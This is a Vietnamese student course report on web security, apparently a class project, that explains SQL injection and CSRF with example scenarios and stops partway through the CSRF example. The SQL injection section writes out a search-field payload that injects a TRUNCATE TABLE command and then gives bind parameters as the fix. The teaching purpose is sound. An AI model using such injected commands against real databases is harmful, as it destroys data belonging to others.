|  | TRƯỜNG CAO ĐẲNG CÔNG NGHỆ THỦ ĐỨC  **Khoa Công Nghệ Thông Tin** | Macintosh HD:Users:hoangnguyen:Documents:TDC:logoTDC_blue.png |
| --- | --- | --- |
|  |  |  |

**CHUYÊN ĐỀ WEB 1** | HKI – 2021

PRJ – REPORT

**BÁO CÁO QUÁ TRÌNH MÔN HỌC**

**NHÓM: D**

**THÀNH VIÊN:**

Trần Trọng Hiếu - 19211TT1201

Ngô Bảy Hên – 19211TT1120

Nguyễn Huỳnh Quốc Trung - 19211TT0744

**Mã lớp học phần:** 21111TNC10711102

Table of Contents

[1. GIT 4](#_heading=h.111kx3o)

[2. WEB SECURITY 5](#_heading=h.3l18frh)

[2.1. SQL Injection 5](#_heading=h.206ipza)

[2.1.1. SQL Injection là gì? 5](#_heading=h.4k668n3)

[2.1.2. Sự nguy hiểm của SQL Injection. 5](#_heading=h.2zbgiuw)

[2.1.3. Ví dụ về lỗi SQL Injection. 5](#_heading=h.1egqt2p)

[2.1.4. Giải pháp khắc phục*.* 6](#_heading=h.3ygebqi)

[2.2. CSRF 7](#_heading=h.2dlolyb)

[2.2.1. CSRF là gì? 7](#_heading=h.sqyw64)

[2.2.2. Cách thức hoạt động của CSRF. 7](#_heading=h.3cqmetx)

[2.2.3. Sự nguy hiểm của CSRF. 7](#_heading=h.1rvwp1q)

[2.2.4. Ví dụ về lỗi CSRF. 8](#_heading=h.4bvk7pj)

[2.2.5. Giải pháp khắc phục. 9](#_heading=h.2r0uhxc)

[2.3. Cross-Site Scripting (XSS) 10](#_heading=h.1664s55)

[2.2.1. XSS là gì? 10](#_heading=h.3q5sasy)

[2.3.2. Một số hình thức của XSS. 10](#_heading=h.25b2l0r)

[2.3.3. Ví dụ về lỗi XSS. 10](#_heading=h.kgcv8k)

[2.3.4. Giải pháp khắc phục. 11](#_heading=h.34g0dwd)

[3. DỰ ÁN CHUYÊN ĐỀ WEB 1 13](#_heading=h.1jlao46)

[3.1. Mô Tả Công Nghệ Được Sử Dụng 13](#_heading=h.43ky6rz)

[3.1.1. ReactJS là gì? 13](#_heading=h.2iq8gzs)

[3.1.2. Redux là gì? 13](#_heading=h.xvir7l)

[3.1.3. NextJS là gì? 14](#_heading=h.3hv69ve)

[3.2. Đặc Tả Yêu Cầu Dự Án 15](#_heading=h.1x0gk37)

[3.2.1. Chức Năng Đăng Nhập, Đăng Ký, Đăng Xuất 15](#_heading=h.4h042r0)

[3.2.2. Chức Năng Hiển Thị Confessions. 16](#_heading=h.2w5ecyt)

[3.2.3. Chức Năng Thêm, Sửa Confessions. 17](#_heading=h.3vac5uf)

[3.2.4. Chức Năng Xóa Confessions. 17](#_heading=h.2afmg28)

[Hình 1. Giao Diện hiển thị khi tìm kiếm Users SQL Injection 5](#_heading=h.3dy6vkm)

[Hình 2. Hình ảnh table Banks trước khi bị tấn công SQL Injection 6](#_heading=h.1t3h5sf)

[Hình 3. Hình ảnh table Banks sau khi bị tấn công SQL Injection 6](#_heading=h.4d34og8)

[Hình 4. Hình ảnh câu lệnh sql ban đầu SQL Injection 7](#_heading=h.17dp8vu)

[Hình 5. Hình ảnh câu lệnh sql sau khi được chỉnh sửa SQL Injection 7](#_heading=h.3rdcrjn)

[Hình 6. Giao diện ví dụ CSRF 8](#_heading=h.2jxsxqh)

[Hình 7. Hình ảnh sau khi thực hiện bước 4 CSRF 8](#_heading=h.z337ya)

[Hình 8. Hình ảnh sau khi thực hiện bước 5 CSRF 9](#_heading=h.3j2qqm3)

[Hình 9. Hình ảnh giải pháp khắc phục CSRF 1 9](#_heading=h.4i7ojhp)

[Hình 10. Hình ảnh giải pháp khắc phục CSRF 2 9](#_heading=h.2xcytpi)

[Hình 11. Giao diện ví dụ XSS 10](#_heading=h.3as4poj)

[Hình 12. Hình ảnh hacker đánh cắp session XSS 10](#_heading=h.1pxezwc)

[Hình 13. Hình ảnh giao diện session của hacker XSS 11](#_heading=h.49x2ik5)

[Hình 14. Hình ảnh giao diện session sau khi hacker copy của nạn nhân XSS 11](#_heading=h.2p2csry)

[Hình 15. Hình ảnh giải pháp khắc phục XSS 11](#_heading=h.3o7alnk)

[Hình 16. Hình ảnh Logo của ReactJS 13](#_heading=h.1hmsyys)

[Hình 17. Hình ảnh mô tả vòng đời (life cycle) của Redux 14](#_heading=h.2grqrue)

[Hình 18. Hình ảnh Logo của NextJS 14](#_heading=h.3fwokq0)

[Hình 19. Giao Diện Chức Năng Đăng Nhập 15](#_heading=h.2u6wntf)

[Hình 20. Giao Diện Chức Năng Đăng Ký 16](#_heading=h.19c6y18)

[Hình 21. Giao Diện Hiển Thị Confessions 16](#_heading=h.1baon6m)

[Hình 22. Giao Diện Phân Trang Hiển Thị Confessions 17](#_heading=h.nmf14n)

[Hình 23. Giao Diện Thêm Và Sửa Confessions 17](#_heading=h.1mrcu09)

[Hình 24. Giao Diện Xóa Confessions 18](#_heading=h.2lwamvv)

# 1. GIT

Đánh giá qua Demo.

# 2. WEB SECURITY

## 2.1. SQL Injection

### 2.1.1. SQL Injection là gì?

**SQL Injection** là kỹ thuật mà hacker lợi dụng truy vấn query trong các ứng dụng thiếu bảo mật. Bằng cách chèn thêm đoạn SQL làm sai lệnh đi câu query ban đầu, từ đó có thể khai thác dữ liệu từ database.


### 2.1.2. Sự nguy hiểm của SQL Injection.

SQL injection là lỗi cho phép những hacker thực hiện các thao tác truy vấn trên cơ sở dữ liệu của ứng dụng.

Đây là một lỗ hổng cực kỳ nguy hiểm và những ông lớn sẵn sàng chi trả một khoản lớn cho Hacker mũ trắng nào tìm ra trong lỗ hổng trong ứng dụng của họ.

### 2.1.3. Ví dụ về lỗi SQL Injection.

Dưới đây là chức năng tìm kiếm của một trang web đơn giản, người dùng chỉ cần nhập thứ cần tìm vào input và bấm nút tìm kiếm kết quả ra là hoàn toàn chính xác.



*Hình 1. Giao Diện hiển thị khi tìm kiếm Users SQL Injection*

Ví dụ khi tìm kiếm với từ khóa **user**. Một câu query tìm kiếm sẽ được xuất ra như sau:

**select \* from users where name LIKE %user%;**

Nhưng người dùng không chỉ nhập như thế và Hacker cũng vậy, thay vì điền từ cần tìm, Hacker có thể lợi dụng viết lại từ khóa như thế này: **";truncate table banks; --**

Và sau đó câu query sẽ được trở lại thành:

**select \* from users where name like %";truncate table banks; --%;**


Hãy format cho dễ nhìn hơn nhé:

**select \* from users where name like %";**


**truncate table banks; --%;**

Với câu query này, Hacker đương nhiên có thể xóa toàn bộ dữ liệu bảng “Banks” của bạn chỉ trong chớp mắt. Ngoài ra có thể khai thác và chiếm quyền điều khiển ở bất kì thứ gì trong cơ sở dữ liệu.

Đây là hình ảnh table banks trước và sau khi bị Hacker tấn công:




*Hình 2. Hình ảnh table Banks trước khi bị tấn công SQL Injection*



*Hình 3. Hình ảnh table Banks sau khi bị tấn công SQL Injection*


### 2.1.4. Giải pháp khắc phục*.*

Đây là đoạn code gốc, do là nối chuỗi nên Hacker có thể dễ dàng nối đoạn sql giả vào và thực thi nó dễ dàng.



*Hình 4. Hình ảnh câu lệnh sql ban đầu SQL Injection*

Giải pháp khắc phục tuy nhiều nhưng có 1 cách hiệu quả nhất là sử dụng **bind params**, không sử dụng nối chuỗi mà replace chỗ cần điền như một chuỗi.



*Hình 5. Hình ảnh câu lệnh sql sau khi được chỉnh sửa SQL Injection*

## 2.2. CSRF

### 2.2.1. CSRF là gì?

**CSRF**, còn được gọi là kỹ thuật tấn công "**Crosssite Request Forgery**", là một kỹ thuật tấn công được sử dụng để giả mạo chủ thể của chính bạn. CSRF mô tả cuộc tấn công vào việc xác thực các yêu cầu web thông qua việc sử dụng cookie và session. Đây là nơi tin tặc có thể sử dụng các thủ thuật để thực hiện các yêu cầu. Do đó, CSRF là một tin tặc lạm dụng sự tin cậy của ứng dụng web vào trình duyệt của nạn nhân.

### 2.2.2. Cách thức hoạt động của CSRF.

CSRF là một kiểu tấn công tạo ra sự nhầm lẫn và tăng khả năng xác thực và ủy quyền của nạn nhân bằng cách gửi một yêu cầu giả đến máy chủ. Bằng cách gửi một yêu cầu HTTP, trình duyệt của nạn nhân sẽ nhận được một cookie. Cookie thường được sử dụng để lưu một phiên để xác định người dùng. mà không cần phải xác thực lại từng yêu cầu. Nếu phiên được xác thực của nạn nhân được lưu trữ trong một cookie vẫn còn hợp lệ và ứng dụng không được bảo mật, nó rất dễ bị tấn công CSRF. Kẻ tấn công có thể cố gắng sử dụng CSRF để thực hiện mọi yêu cầu đối với ứng dụng web mà bản thân trang web không thể phân biệt được yêu cầu đó là thật hay giả.


### 2.2.3. Sự nguy hiểm của CSRF.

Một cuộc tấn công giả dạng một chủ thể gây ra hậu quả nghiêm trọng cho doanh nghiệp và người dùng. Cụ thể, nó dẫn đến chuyển tiền trái phép, thay đổi mật khẩu, đánh cắp dữ liệu, bao gồm cả cookie và session. Các cuộc tấn công mạng này thường sử dụng email hoặc liên kết giả để lừa nạn nhân gửi yêu cầu đến máy chủ. Nhiều trường hợp ứng dụng đang được người dùng sử dụng đã được xác thực trước đó nên rất khó phân biệt yêu cầu hợp pháp và giả mạo.

### 2.2.4. Ví dụ về lỗi CSRF.


Ví dụ hệ thống có 03 users, mỗi user đều có quyền thao tác CRUD trên hệ thống.User Hen sẽ "mượn tay" của Hieu thực hiện hành vi: xóa user có tên test.

Dưới dây là giao diện của ví dụ:



